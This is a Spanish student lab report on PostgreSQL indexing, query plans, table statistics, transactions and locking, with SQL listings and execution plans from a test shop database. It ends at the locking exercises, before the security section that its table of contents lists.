

UNIVERSIDAD AUTÓNOMA



PRÁCTICAS DE SISTEMAS INFORMÁTICOS I

PRÁCTICA 4

Memoria

Autores:

Adrián FERNÁNDEZ

Santiago GONZÁLEZ-CARVAJAL

Pareja 11
Grupo 1401

14 de diciembre de 2018

Índice

| | |
|---------------------------------------------------------------------|-----------|
| 1. Optimización | 2 |
| 1.1. Índices | 2 |
| 1.1.1. Query inicial | 2 |
| 1.1.2. Añadiendo índices | 2 |
| 1.1.3. Comparación de planes | 2 |
| 1.2. Preparación de sentencias SQL | 4 |
| 1.3. Forma de la consulta | 6 |
| 1.3.1. Primera consulta | 6 |
| 1.3.2. Segunda consulta | 7 |
| 1.3.3. Tercera consulta | 7 |
| 1.3.4. Preguntas | 8 |
| 1.4. Estadísticas | 8 |
| 1.4.1. Queries del apéndice 2 | 8 |
| 1.4.2. Estudio del coste de ejecución | 9 |
| 1.4.3. Índice en status | 9 |
| 1.4.4. Estudio tras la creación del índice | 9 |
| 1.4.5. Generación las estadísticas sobre la tabla orders | 10 |
| 1.4.6. Estudio tras generación de estadísticas | 10 |
| 1.4.7. Comparación con las otras consultas proporcionadas | 11 |
| 2. Transacciones y deadlocks | 12 |
| 2.1. Transacciones | 12 |
| 2.1.1. Resultados intermedios | 12 |
| 2.1.2. Resultados obtenidos | 14 |
| 2.2. Bloqueos | 14 |
| 2.3. Apartado h). | 15 |
| 2.4. Apartado i). | 16 |
| 2.5. Apartado j). | 17 |
| 2.6. Apartado k). | 17 |
| 3. Seguridad | 18 |
| 3.1. Acceso indebido a un sitio web | 18 |
| 3.1.1. Conociendo el usuario | 18 |
| 3.1.2. Sin conocer ni usuario ni contraseña | 18 |
| 3.1.3. Evitar la inyección SQL | 19 |
| 3.2. Acceso indebido a información | 20 |
| 3.2.1. Apartado a) | 20 |
| 3.2.2. Apartado b) | 20 |
| 3.2.3. Apartado c) | 21 |
| 3.2.4. Apartado d) | 22 |
| 3.2.5. Apartado e) | 22 |
| 3.2.6. Apartado f) | 23 |
| 3.2.7. Apartado g) | 23 |
| 3.2.8. Apartado h) | 24 |
| 3.2.9. Apartado i) | 25 |

1. Optimización

1.1. Índices

1.1.1. Query inicial

```
1 — Query inicial
2 SELECT COUNT(DISTINCT customers.customerid)
3 FROM customers INNER JOIN orders ON (customers.customerid=orders.
   customerid)
4 WHERE orders.totalamount > 100 AND TO_CHAR(orders.orderdate, 'YYYYMM')
   = '201504';
```

Tiempo de ejecución: 44.117 msec.

1.1.2. Añadiendo índices

```
1 — Indices en orders.orderdate
2 CREATE INDEX idx_year ON orders(EXTRACT(year from orders.orderdate));
3 CREATE INDEX idx_month ON orders(EXTRACT(month from orders.orderdate));
4
5 — Indice en orders.totalamount
6 CREATE INDEX idx_amount ON orders(totalamount);
```

- Tiempo de ejecución con los índices en orders.orderdate: 22.427 msec.
- Tiempo de ejecución con todos los índices: 20.377 msec.

Observaciones:

Los índices introducidos son de tipo "btree", el cual es usado para consultas genéricas.

1.1.3. Comparación de planes

Planes:

| | QUERY PLAN text |
|----|----------------------------------------------------------------------------------------------------------------------------------------|
| 1 | Aggregate (cost=5636.23..5636.24 rows=1 width=8) (actual time=42.197..42.197 rows=1 loops=1) |
| 2 | -> Gather (cost=1000.28..5636.22 rows=2 width=4) (actual time=1.103..43.410 rows=1539 loops=1) |
| 3 | Workers Planned: 1 |
| 4 | Workers Launched: 1 |
| 5 | -> Nested Loop (cost=0.29..4636.02 rows=1 width=4) (actual time=0.401..36.728 rows=770 loops=2) |
| 6 | -> Parallel Seq Scan on orders (cost=0.00..4627.72 rows=1 width=4) (actual time=0.332..33.418 rows=770 loops=2) |
| 7 | Filter: ((totalamount > '100'::numeric) AND (date part('year'::text, (orderdate)::timestamp without time zone) = '2015'::double precis |
| 8 | Rows Removed by Filter: 90126 |
| 9 | -> Index Only Scan using customers pkey on customers (cost=0.29..8.30 rows=1 width=4) (actual time=0.004..0.004 rows=1 loops=1539) |
| 10 | Index Cond: (customerid = orders.customerid) |
| 11 | Heap Fetches: 789 |
| 12 | Planning time: 0.749 ms |
| 13 | Execution time: 44.117 ms |

Figura 1: Plan de ejecución para la query inicial.

| | QUERY PLAN text |
|----|------------------------------------------------------------------------------------------------------------------------------------------|
| 1 | Aggregate (cost=3049.93..3049.94 rows=1 width=8) (actual time=22.048..22.048 rows=1 loops=1) |
| 2 | -> Hash Join (cost=946.34..3046.03 rows=1560 width=4) (actual time=13.938..21.623 rows=1539 loops=1) |
| 3 | Hash Cond: (orders.customerid = customers.customerid) |
| 4 | -> Bitmap Heap Scan on orders (cost=276.25..2371.84 rows=1560 width=4) (actual time=4.335..11.260 rows=1539 loops=1) |
| 5 | Recheck Cond: (date part('month':text, (orderdate)::timestamp without time zone) = '4':double precision) |
| 6 | Filter: ((totalamount > '100':numeric) AND (date part('year':text, (orderdate)::timestamp without time zone) = '2015':double precision)) |
| 7 | Rows Removed by Filter: 13387 |
| 8 | Heap Blocks: exact=1687 |
| 9 | -> Bitmap Index Scan on idx_month (cost=0.00..275.86 rows=14858 width=0) (actual time=3.694..3.694 rows=14926 loops=1) |
| 10 | Index Cond: (date part('month':text, (orderdate)::timestamp without time zone) = '4':double precision) |
| 11 | -> Hash (cost=493.93..493.93 rows=14093 width=4) (actual time=9.574..9.574 rows=14093 loops=1) |
| 12 | Buckets: 16384 Batches: 1 Memory Usage: 624kB |
| 13 | -> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4) (actual time=0.011..4.705 rows=14093 loops=1) |
| 14 | Planning time: 1.527 ms |
| 15 | Execution time: 22.427 ms |

Figura 2: Plan de ejecución para la query con índices en **orders.orderdate**.

| | QUERY PLAN text |
|----|------------------------------------------------------------------------------------------------------------------------------------------|
| 1 | Aggregate (cost=3039.93..3039.94 rows=1 width=8) (actual time=20.279..20.280 rows=1 loops=1) |
| 2 | -> Hash Join (cost=944.24..3036.16 rows=1511 width=4) (actual time=11.660..19.862 rows=1539 loops=1) |
| 3 | Hash Cond: (orders.customerid = customers.customerid) |
| 4 | -> Bitmap Heap Scan on orders (cost=274.15..2362.10 rows=1511 width=4) (actual time=2.911..10.417 rows=1539 loops=1) |
| 5 | Recheck Cond: (date part('month':text, (orderdate)::timestamp without time zone) = '4':double precision) |
| 6 | Filter: ((totalamount > '100':numeric) AND (date part('year':text, (orderdate)::timestamp without time zone) = '2015':double precision)) |
| 7 | Rows Removed by Filter: 13387 |
| 8 | Heap Blocks: exact=1687 |
| 9 | -> Bitmap Index Scan on idx_month (cost=0.00..273.77 rows=14580 width=0) (actual time=2.238..2.238 rows=14926 loops=1) |
| 10 | Index Cond: (date part('month':text, (orderdate)::timestamp without time zone) = '4':double precision) |
| 11 | -> Hash (cost=493.93..493.93 rows=14093 width=4) (actual time=8.715..8.715 rows=14093 loops=1) |
| 12 | Buckets: 16384 Batches: 1 Memory Usage: 624kB |
| 13 | -> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4) (actual time=0.013..4.398 rows=14093 loops=1) |
| 14 | Planning time: 0.614 ms |
| 15 | Execution time: 20.377 ms |

Figura 3: Plan de ejecución para la query con todos los índices.

Observaciones:

Los planes de ejecución 1 y 2 difieren a la hora de aplicar el filtro. Ya que el primero lo aplica mediante un "Seq Scan" el segundo mediante un "Heap Scan" tras haber realizado Index Scan.^{en} el mes de la fecha. También se diferencian a la hora de unir las tablas, el primero hace "Gather" de las filas de **orders** que cumplen las condiciones del filtro con las filas de **customers** que tengan el mismo **customerid**, el segundo hace "Hash Join" de las filas de **orders** que cumplen las condiciones del filtro con las filas de **customers** y aplicando la condición de que tengan el mismo **customerid**.

Los planes 2 y 3 son idénticos, salvo en la línea 4, donde se aprecia que el índice en **orders.totalamount** permite descartar 49 filas más al aplicar el filtro de precio y fecha.

En resumen, indexar **orders.orderdate** ha aportado una mejora de casi el 100 % de rendimiento, mientras que indexar **orders.totalamount** apenas ha mejorado el rendimiento de la consulta.

1.2. Preparación de sentencias SQL

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

| Mayor que (euros) | Número de clientes |
|-------------------|--------------------|
| 300 | 2 |
| 305 | 1 |
| 310 | 1 |
| 315 | 1 |
| 320 | 0 |

Tiempo: 69 ms

Usando prepare

[Nueva consulta](#)

Figura 4: Usando prepare.

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

| Mayor que (euros) | Número de clientes |
|-------------------|--------------------|
| 300 | 2 |
| 305 | 1 |
| 310 | 1 |
| 315 | 1 |
| 320 | 0 |

Tiempo: 93 ms

[Nueva consulta](#)

Figura 5: Sin usar prepare.

El índice, como podemos ver en los resultados que aparecen en 6 y en 7 mejora el tiempo de las consultas reduciéndolo aproximadamente a la mitad en ambos casos.

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

| Mayor que (euros) | Número de clientes |
|-------------------|--------------------|
| 300 | 2 |
| 305 | 1 |
| 310 | 1 |
| 315 | 1 |
| 320 | 0 |

Tiempo: 29 ms

Usando prepare

[Nueva consulta](#)

Figura 6: Usando prepare con índice en año y mes.

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

| Mayor que (euros) | Número de clientes |
|-------------------|--------------------|
| 300 | 2 |
| 305 | 1 |
| 310 | 1 |
| 315 | 1 |
| 320 | 0 |

Tiempo: 40 ms

[Nueva consulta](#)

Figura 7: Sin usar prepare con índice en año y mes.

Observaciones:

El prepare es útil cuando vas a realizar la misma consulta muchas veces variando, simplemente, los valores (es decir, los valores se pueden ver como argumentos en la consulta). Mientras que daría peores resultados que ejecutar solo la consulta si el número de consultas que fuéramos a hacer fuera pequeño. Por ejemplo, para una sola consulta, hacer el prepare no nos proporcionaría ninguna mejora (es más, probablemente, empeoraría el tiempo de ejecución al tener que hacer PREPARE, EXECUTE y DEALLOCATE).

1.3. Forma de la consulta

1.3.1. Primera consulta

Código:

```
1 select
2     customerid
3 from
4     customers
5 where
6     customerid not in (
7         select
8             customerid
9         from
10            orders
11         where
12             status='Paid'
13     );
```

Observaciones:

La planificación de esta consulta es simple, devuelve todos los resultados que no pertenezcan a la subconsulta. Para ello primero ejecuta la subconsulta y finalmente elimina las filas de la consulta principal cuyo customerid está en ellas.

Plan:

| | QUERY PLAN text |
|---|----------------------------------------------------------------------------------------------------------------|
| 1 | Seq Scan on customers (cost=3961.65..4490.81 rows=7046 width=4) (actual time=23.107..25.803 rows=4688 loops=1) |
| 2 | Filter: (NOT (hashed SubPlan 1)) |
| 3 | Rows Removed by Filter: 9405 |
| 4 | SubPlan 1 |
| 5 | -> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.014..19.140 rows=18163 loops=1) |
| 6 | Filter: ((status)::text = 'Paid'::text) |
| 7 | Rows Removed by Filter: 163627 |
| 8 | Planning time: 0.164 ms |
| 9 | Execution time: 25.990 ms |

Figura 8: Plan de ejecución para la primera consulta.

1.3.2. Segunda consulta

Código:

```
1 select
2     customerid
3 from (
4     select
5         customerid
6     from
7         customers
8     union all
9     select
10        customerid
11    from
12        orders
13    where
14        status='Paid'
15    ) as A
16 group by
17     customerid
18 having
19     count(*) = 1;
```

Observaciones:

Esta consulta realiza la unión de las dos tablas resultantes de ambas subconsultas, después agrupa y comprueba la condición, y, a continuación, muestra los resultados.

Plan:

| | QUERY PLAN text |
|----|---------------------------------------------------------------------------------------------------------------|
| 1 | HashAggregate (cost=4537.41..4539.41 rows=200 width=4) (actual time=25.880..27.431 rows=4688 loops=1) |
| 2 | Group Key: customers.customerid |
| 3 | Filter: (count(*) = 1) |
| 4 | Rows Removed by Filter: 9405 |
| 5 | -> Append (cost=0.00..4462.40 rows=15002 width=4) (actual time=0.007..19.273 rows=32256 loops=1) |
| 6 | -> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4) (actual time=0.006..1.408 rows=14093 loops=1) |
| 7 | -> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.005..16.146 rows=18163 loops=1) |
| 8 | Filter: ((status)::text = 'Paid'::text) |
| 9 | Rows Removed by Filter: 163627 |
| 10 | Planning time: 0.091 ms |
| 11 | Execution time: 27.584 ms |

Figura 9: Plan de ejecución para la segunda consulta.

1.3.3. Tercera consulta

Código:

```
1 select
2     customerid
3 from
4     customers
5 except
6 select
7     customerid
8 from
9     orders
10 where
11     status='Paid';
```


Observaciones:

Esta consulta primero da un resultado parcial con la primera subconsulta (antes del except) del que luego elimina todos los resultados de la segunda subconsulta (después del except).

Plan:

| | QUERY PLAN text |
|----|------------------------------------------------------------------------------------------------------------------------|
| 1 | HashSetOp Except (cost=0.00..4640.83 rows=14093 width=8) (actual time=26.876..27.554 rows=4688 loops=1) |
| 2 | -> Append (cost=0.00..4603.32 rows=15002 width=8) (actual time=0.008..21.478 rows=32256 loops=1) |
| 3 | -> Subquery Scan on "**SELECT* 1" (cost=0.00..634.86 rows=14093 width=8) (actual time=0.007..2.591 rows=14093 loops=1) |
| 4 | -> Seq Scan on customers (cost=0.00..493.93 rows=14093 width=4) (actual time=0.007..1.471 rows=14093 loops=1) |
| 5 | -> Subquery Scan on "**SELECT* 2" (cost=0.00..3968.47 rows=909 width=8) (actual time=0.007..17.189 rows=18163 loops=1) |
| 6 | -> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=4) (actual time=0.006..15.876 rows=18163 loops=1) |
| 7 | Filter: ((status)::text = 'Paid'::text) |
| 8 | Rows Removed by Filter: 163627 |
| 9 | Planning time: 0.054 ms |
| 10 | Execution time: 27.807 ms |

Figura 10: Plan de ejecución para la tercera consulta.

1.3.4. Preguntas

i. ¿Qué consulta devuelve algún resultado nada más comenzar su ejecución?

La tercera consulta, ya que primero devuelve los resultados y luego va excluyendo los que pertenecen al except.

ii. ¿Qué consulta se puede beneficiar de la ejecución en paralelo?

La segunda, ya que realiza union all de dos tablas que podrían ser calculadas en paralelo.

1.4. Estadísticas

1.4.1. Queries del apéndice 2

```
1 — Primera query
2 SELECT COUNT(*)
3 FROM orders
4 WHERE status IS NULL;
5
6 — Segunda query
7 SELECT COUNT(*)
8 FROM orders
9 WHERE status = 'Shipped';
```

1.4.2. Estudio del coste de ejecución

| | QUERY PLAN text |
|---|-------------------------------------------------------------|
| 1 | Aggregate (cost=3507.17..3507.18 rows=1 width=8) |
| 2 | -> Seq Scan on orders (cost=0.00..3504.90 rows=909 width=0) |
| 3 | Filter: (status IS NULL) |

Figura 11: Plan de ejecución para la primera query.

| | QUERY PLAN text |
|---|-------------------------------------------------------------|
| 1 | Aggregate (cost=3961.65..3961.66 rows=1 width=8) |
| 2 | -> Seq Scan on orders (cost=0.00..3959.38 rows=909 width=0) |
| 3 | Filter: ((status)::text = 'Shipped'::text) |

Figura 12: Plan de ejecución para la segunda query.

Podemos observar que la primera query tiene un coste inferior a la segunda a pesar de acceder a la tabla de forma idéntica. Esto se debe a que aplican operaciones diferentes al filtrar las filas, la primera comprueba si **orders.status** es "NULL", mientras que la segunda lo compara con la cadena "Shipped". Deducimos pues, que compara cadenas de caracteres es una operación más costosa que comprobar si un atributo es "NULL".

1.4.3. Índice en status

```
1 — Indice en orders.status  
2 CREATE INDEX idx_status ON orders(status);
```

1.4.4. Estudio tras la creación del índice

| | QUERY PLAN text |
|---|------------------------------------------------------------------------|
| 1 | Aggregate (cost=1496.52..1496.53 rows=1 width=8) |
| 2 | -> Bitmap Heap Scan on orders (cost=19.46..1494.25 rows=909 width=0) |
| 3 | Recheck Cond: (status IS NULL) |
| 4 | -> Bitmap Index Scan on idx_status (cost=0.00..19.24 rows=909 width=0) |
| 5 | Index Cond: (status IS NULL) |

Figura 13: Plan de ejecución para la primera query con índice en **orders.status**.

| | QUERY PLAN text |
|---|------------------------------------------------------------------------|
| 1 | Aggregate (cost=1498.79..1498.80 rows=1 width=8) |
| 2 | -> Bitmap Heap Scan on orders (cost=19.46..1496.52 rows=909 width=0) |
| 3 | Recheck Cond: ((status)::text = 'Shipped'::text) |
| 4 | -> Bitmap Index Scan on idx status (cost=0.00..19.24 rows=909 width=0) |
| 5 | Index Cond: ((status)::text = 'Shipped'::text) |

Figura 14: Plan de ejecución para la segunda query con índice en **orders.status**.

Igual que en el resultado anterior, la segunda query es más costosa que la primera a pesar de que tienen el mismo plan de acceso.

La diferencia es que ahora, ambas queries realizan un Index Scan.^{en} **orders.status** para aplicar el filtro y recogen las filas seleccionadas con un mapeo con "Heap Scan" sobre la misma condición que el filtro. Esto resulta en un incremento del rendimiento en más de un 100 %.

1.4.5. Generación las estadísticas sobre la tabla orders

```
1 — Generacion de estadisticas
2 ANALYZE VERBOSE orders;
```

Output:

- INFO: analyzing "public.orders"
- INFO: "orders": scanned 1687 of 1687 pages, containing 181790 live rows and 0 dead rows; 30000 rows in sample, 181790 estimated total rows

1.4.6. Estudio tras generación de estadísticas

| | QUERY PLAN text |
|---|--------------------------------------------------------------------------------|
| 1 | Aggregate (cost=7.27..7.28 rows=1 width=8) |
| 2 | -> Index Only Scan using idx status on orders (cost=0.42..7.27 rows=1 width=0) |
| 3 | Index Cond: (status IS NULL) |

Figura 15: Plan de ejecución para la primera query tras la generación de estadísticas.

| | QUERY PLAN text |
|---|------------------------------------------------------------------------|
| 1 | Finalize Aggregate (cost=4211.65..4211.66 rows=1 width=8) |
| 2 | -> Gather (cost=4211.54..4211.65 rows=1 width=8) |
| 3 | Workers Planned: 1 |
| 4 | -> Partial Aggregate (cost=3211.54..3211.55 rows=1 width=8) |
| 5 | -> Parallel Seq Scan on orders (cost=0.00..3023.69 rows=75140 width=0) |
| 6 | Filter: ((status)::text = 'Shipped'::text) |

Figura 16: Plan de ejecución para la segunda query tras la generación de estadísticas.

Coste:

El coste de la primera query se ha reducido considerablemente (de 1496 a 7), mientras que el de la segunda ha aumentado (de 1498 a 4211) hasta superar el coste inicial, ya que ahora PostgreSQL es consciente del número aproximado de columnas que van a satisfacer la condición.

Plan:

El plan para la primera consulta ha cambiado drásticamente debido a que el número esperado de resultados es muy pequeño (por ello hace un Index Only Scan comprobando que el valor sea "NULL"). Mientras que el plan de la segunda consulta ha cambiado bastante también, debido, en este caso a que, como hemos comentado anteriormente, el número de resultados esperados ha crecido considerablemente (de ahí que ahora planifique abordar la consulta con un escaneado secuencial ejecutado en paralelo).

1.4.7. Comparación con las otras consultas proporcionadas

Queries:

```

1 — Tercera query
2 SELECT COUNT(*)
3 FROM orders
4 WHERE status = 'Paid';
5
6 — Cuarta query
7 SELECT COUNT(*)
8 FROM orders
9 WHERE status = 'Processed';

```

Planes:

| | QUERY PLAN text |
|---|---------------------------------------------------------------------------|
| 1 | Aggregate (cost=2310.10..2310.11 rows=1 width=8) |
| 2 | -> Bitmap Heap Scan on orders (cost=354.96..2265.41 rows=17876 width=0) |
| 3 | Recheck Cond: ((status)::text = 'Paid'::text) |
| 4 | -> Bitmap Index Scan on idx_status (cost=0.00..350.49 rows=17876 width=0) |
| 5 | Index Cond: ((status)::text = 'Paid'::text) |

Figura 17: Plan de ejecución para la tercera query tras la generación de estadísticas.

| | QUERY PLAN text |
|---|---------------------------------------------------------------------------|
| 1 | Aggregate (cost=2942.42..2942.43 rows=1 width=8) |
| 2 | -> Bitmap Heap Scan on orders (cost=712.78..2851.98 rows=36176 width=0) |
| 3 | Recheck Cond: ((status)::text = 'Processed'::text) |
| 4 | -> Bitmap Index Scan on idx_status (cost=0.00..703.74 rows=36176 width=0) |
| 5 | Index Cond: ((status)::text = 'Processed'::text) |

Figura 18: Plan de ejecución para la cuarta query tras la generación de estadísticas.

Observaciones:

Como podemos observar la forma de abordar las consultas tercera y cuarta de PostgreSQL, tras generar las estadísticas, es prácticamente la misma, es decir, un escaneado combinando varios índices (bitmap scan). Esto se debe a que el número de resultados que estima obtener se encuentra aproximadamente en el mismo rango en ambas consultas. Esta forma difiere de la de la primera, ya que en ella solo comprueba una condición en el índice (si es "NULL") debido al bajo número de resultados esperados; difiere también de la segunda, ya que en ella se esperan aproximadamente el doble de resultados que en la cuarta y casi el cuádruple que en la tercera. Por lo que para la segunda la forma de abordar la consulta sería un escaneado secuencial ejecutado en paralelo (debido a este gran número de resultados esperados) con el objetivo de tratar de reducir el tiempo de ejecución.

2. Transacciones y deadlocks

2.1. Transacciones

Las transacciones sirven para agrupar sentencias SQL, de tal forma que puedan ser procesadas en bloque para asegurar la integridad de los datos y manejar posibles errores.

"COMMIT" permite ejecutar las sentencias de una transacción. Su principal utilidad es que la aplicación se pueda recuperar de errores. Esto se consigue mediante "ROLLBACK", que permite omitir el código anterior a ellos en caso de error.

2.1.1. Resultados intermedios

Borrado incorrecto:

```
1 DELETE
2 FROM orderdetail
3 USING customers INNER JOIN orders ON customers.customerid = orders.
   customerid
4 WHERE orders.orderid = orderdetail.orderid AND customers.customerid =
   1;
5
6 DELETE
7 FROM customers
8 WHERE customers.customerid = 1;
9
10 DELETE
11 FROM orders
12 USING customers
13 WHERE customers.customerid = orders.customerid AND customers.customerid
   = 1;
```

```

ERROR: update or delete on table "customers" violates foreign key constraint "orders_customerid_fkey" on table "orders"
DETAIL: Key (customerid)=(1) is still referenced from table "orders".
***** Error *****

ERROR: update or delete on table "customers" violates foreign key constraint "orders_customerid_fkey" on table "orders"
SQL state: 23503
Detail: Key (customerid)=(1) is still referenced from table "orders".

```

Figura 19: Resultado obtenido al intentar borrar en la tabla “customers” violando la restricción de FOREIGN KEY.

Borrado correcto:

```

1 DELETE
2 FROM orderdetail
3 USING customers INNER JOIN orders ON customers.customerid = orders.
   customerid
4 WHERE orders.orderid = orderdetail.orderid AND customers.customerid =
   1;
5
6 DELETE
7 FROM orders
8 USING customers
9 WHERE customers.customerid = orders.customerid AND customers.customerid
   = 1;
10
11 DELETE
12 FROM customers
13 WHERE customers.customerid = 1;

```

| | customerid [PK] serial | firstname character varying(50) | lastname character varying(50) |
|---|---------------------------|------------------------------------|-----------------------------------|
| 1 | 2 | claim | portal |
| 2 | 3 | trait | ritual |
| 3 | 4 | clair | rodder |
| 4 | 5 | skycap | unbred |
| 5 | 6 | primal | savior |
| 6 | 7 | havana | opine |
| 7 | 8 | refine | whelp |
| 8 | 9 | chavez | klee |
| 9 | 10 | abbey | hod |

Figura 20: Resultado obtenido al intentar borrar el usuario con id = 1 de “customers”.

No hemos incluido las tablas con los “orders” y “orderdetail” del usuario, pero el hecho de que se haya eliminado de la tabla “customers” implica que no tiene registros asociados en otras tablas.

2.1.2. Resultados obtenidos

Borramos el usuario con $id = 693$

| | orderid integer | prod_id integer | price numeric | quantity integer |
|---|--------------------|--------------------|---------------------|---------------------|
| 1 | 1 | 1938 | 10.1710587147480351 | 1 |
| 2 | 1 | 1014 | 10.1710587147480351 | 1 |
| 3 | 1 | 1288 | 10.1710587147480351 | 1 |

Figura 21: Orderdetail de una de sus compras si forzamos un fallo sin commit intermedio.

| | orderid integer | prod_id integer | price numeric | quantity integer |
|--|--------------------|--------------------|------------------|---------------------|
|--|--------------------|--------------------|------------------|---------------------|

Figura 22: Mismo orderdetail si hacemos un commit intermedio.

| | orderid integer | orderdate date | customerid integer | netamount numeric | tax numeric | totalamount numeric | status character varying(10) |
|---|--------------------|-------------------|-----------------------|----------------------|----------------|------------------------|---------------------------------|
| 1 | 1 | 2016-08-17 | 693 | 30.5131761442441053 | 15 | 35.09 | Shipped |

Figura 23: Orders del usuario intactas tanto con commit como sin.

Estos resultados han sido obtenidos accediendo a “<http://localhost/~usuario/start.wsgi/borraCliente>”, realizando las pruebas oportunas tanto con la opción SQL como con SQLAlchemy y contrastándolas con pgAdmin III.

2.2. Bloqueos

Un bloqueo se produce cuando dos procesos intentan acceder de forma exclusiva a un recurso, de tal forma que uno bloquea al otro hasta que termina.

Un deadlock es teóricamente un interbloqueo, es decir, los dos procesos se bloquean mutuamente (el uno al otro y el otro al uno). Cuando se produce, se debe hacer un rollback para volver al último estado correcto.

2.3. Apartado h).




Figura 24: Consultas para comprobar que los cambios que no se hacen mientras duran los sleep.

| | customerid integer | firstname character varying(50) | lastname character varying(50) | address1 character varying(50) | address2 character varying(50) | city character varying(50) |
|---|-----------------------|------------------------------------|-----------------------------------|-----------------------------------|-----------------------------------|-------------------------------|
| 1 | 851 | tidily | hah | sachs hag 36 | cia xvi | cliff |

Figura 25: Antes de ejecutar las queries customer.

| | orderid integer | orderdate date | customerid integer | netamount numeric | tax numeric | totalamount numeric | status character varying(10) |
|----|--------------------|-------------------|-----------------------|----------------------|----------------|------------------------|---------------------------------|
| 1 | 15 | 2018-04-06 | 851 | 11 | 18 | 12.98 | Shipped |
| 2 | 8 | 2016-12-01 | 851 | 131.2991215903837262 | 15 | 150.99 | Processed |
| 3 | 11 | 2013-09-26 | 851 | 87.1012482662968100 | 15 | 100.17 | Shipped |
| 4 | 18 | 2015-10-02 | 851 | 147.0180305131761442 | 15 | 169.07 | Shipped |
| 5 | 7 | 2018-02-22 | 851 | 12 | 18 | 14.16 | Shipped |
| 6 | 17 | 2015-03-11 | 851 | 135.8298659269533057 | 15 | 156.20 | Shipped |
| 7 | 22 | 2013-10-04 | 851 | 110.4946833102172907 | 15 | 127.07 | Shipped |
| 8 | 13 | 2015-06-07 | 851 | 137.4942209893666206 | 15 | 158.12 | Shipped |
| 9 | 16 | 2017-09-06 | 851 | 106.0194174757281555 | 15 | 121.92 | Shipped |
| 10 | 20 | 2016-11-13 | 851 | 36.0610263522884882 | 15 | 41.47 | Processed |
| 11 | 14 | 2017-08-17 | 851 | 161.1650485436893205 | 15 | 185.34 | Shipped |
| 12 | 12 | 2013-07-15 | 851 | 67.4988441978733241 | 15 | 77.62 | Shipped |
| 13 | 21 | 2014-02-10 | 851 | 14.7942672214516874 | 15 | 17.01 | Processed |
| 14 | 10 | 2013-08-21 | 851 | 52.5196486361534905 | 15 | 60.40 | Shipped |

Figura 26: Antes de ejecutar las queries orders.

Tras ejecutar la consulta de la parte izquierda y hacer el update vía phppgadmin con tiempos en pg_sleep de 60 segundos en la página y de 50 en el trigger, las tablas antes mostradas no cambian en absoluto. Esto es debido, a que las transacciones se ejecutan pero al no realizarse el commit (debido a la parada provocada por la colocación de pg_sleep), los resultados no se reflejan en la BD. Cuando pasa el tiempo de pg_sleep, finalizan las transacciones y por lo tanto, los resultados ya quedan reflejados en la BD.

2.4. Apartado i).

| Esquema | Nombre de la tabla | ID de la transacción virtual | ID de la transacción | ID de proceso | Modo de bloqueo | ¿Se mantiene el bloqueo? |
|---------|--------------------|------------------------------|----------------------|---------------|------------------|--------------------------|
| public | customers | 7/1625 | 110624 | 28357 | ExclusiveLock | Si |
| public | customers | 7/1625 | 110624 | 28357 | RowExclusiveLock | Si |
| public | customers_pkey | 7/1625 | 110624 | 28357 | RowExclusiveLock | Si |
| public | customers | 5/661 | 110623 | 30625 | RowExclusiveLock | Si |
| public | customers | 5/661 | 110623 | 30625 | RowShareLock | Si |
| public | customers | 5/661 | 110623 | 30625 | AccessShareLock | Si |
| public | customers_pkey | 5/661 | 110623 | 30625 | AccessShareLock | Si |
| public | customers_pkey | 5/661 | 110623 | 30625 | RowExclusiveLock | Si |
| public | idx_month | 5/661 | 110623 | 30625 | RowExclusiveLock | Si |
| public | idx_month | 5/661 | 110623 | 30625 | AccessShareLock | Si |
| public | idx_year | 5/661 | 110623 | 30625 | AccessShareLock | Si |
| public | idx_year | 5/661 | 110623 | 30625 | RowExclusiveLock | Si |
| public | orderdetail | 5/661 | 110623 | 30625 | RowShareLock | Si |
| public | orderdetail | 5/661 | 110623 | 30625 | RowExclusiveLock | Si |
| public | orderdetail | 5/661 | 110623 | 30625 | AccessShareLock | Si |
| public | orders | 5/661 | 110623 | 30625 | RowExclusiveLock | Si |
| public | orders | 5/661 | 110623 | 30625 | AccessShareLock | Si |
| public | orders | 5/661 | 110623 | 30625 | RowShareLock | Si |
| public | orders_pkey | 5/661 | 110623 | 30625 | RowExclusiveLock | Si |
| public | orders_pkey | 5/661 | 110623 | 30625 | AccessShareLock | Si |

Figura 27: Bloqueos producidos mientras dura el sleep.

Los bloqueos producidos se deben a que si ejecutamos primero el borrar cliente de la página web, este adquiere el bloqueo de las tablas involucradas y mientras dura el sleep estas permanecen bloqueadas. Esto provoca que cuando hacemos el update de promo, esta query (y por lo tanto el TRIGGER) permanecen en la cola de espera del bloqueo para modificar la tabla correspondiente, y una vez que termina el bloqueo se encuentran con que el customerid ya no existe.

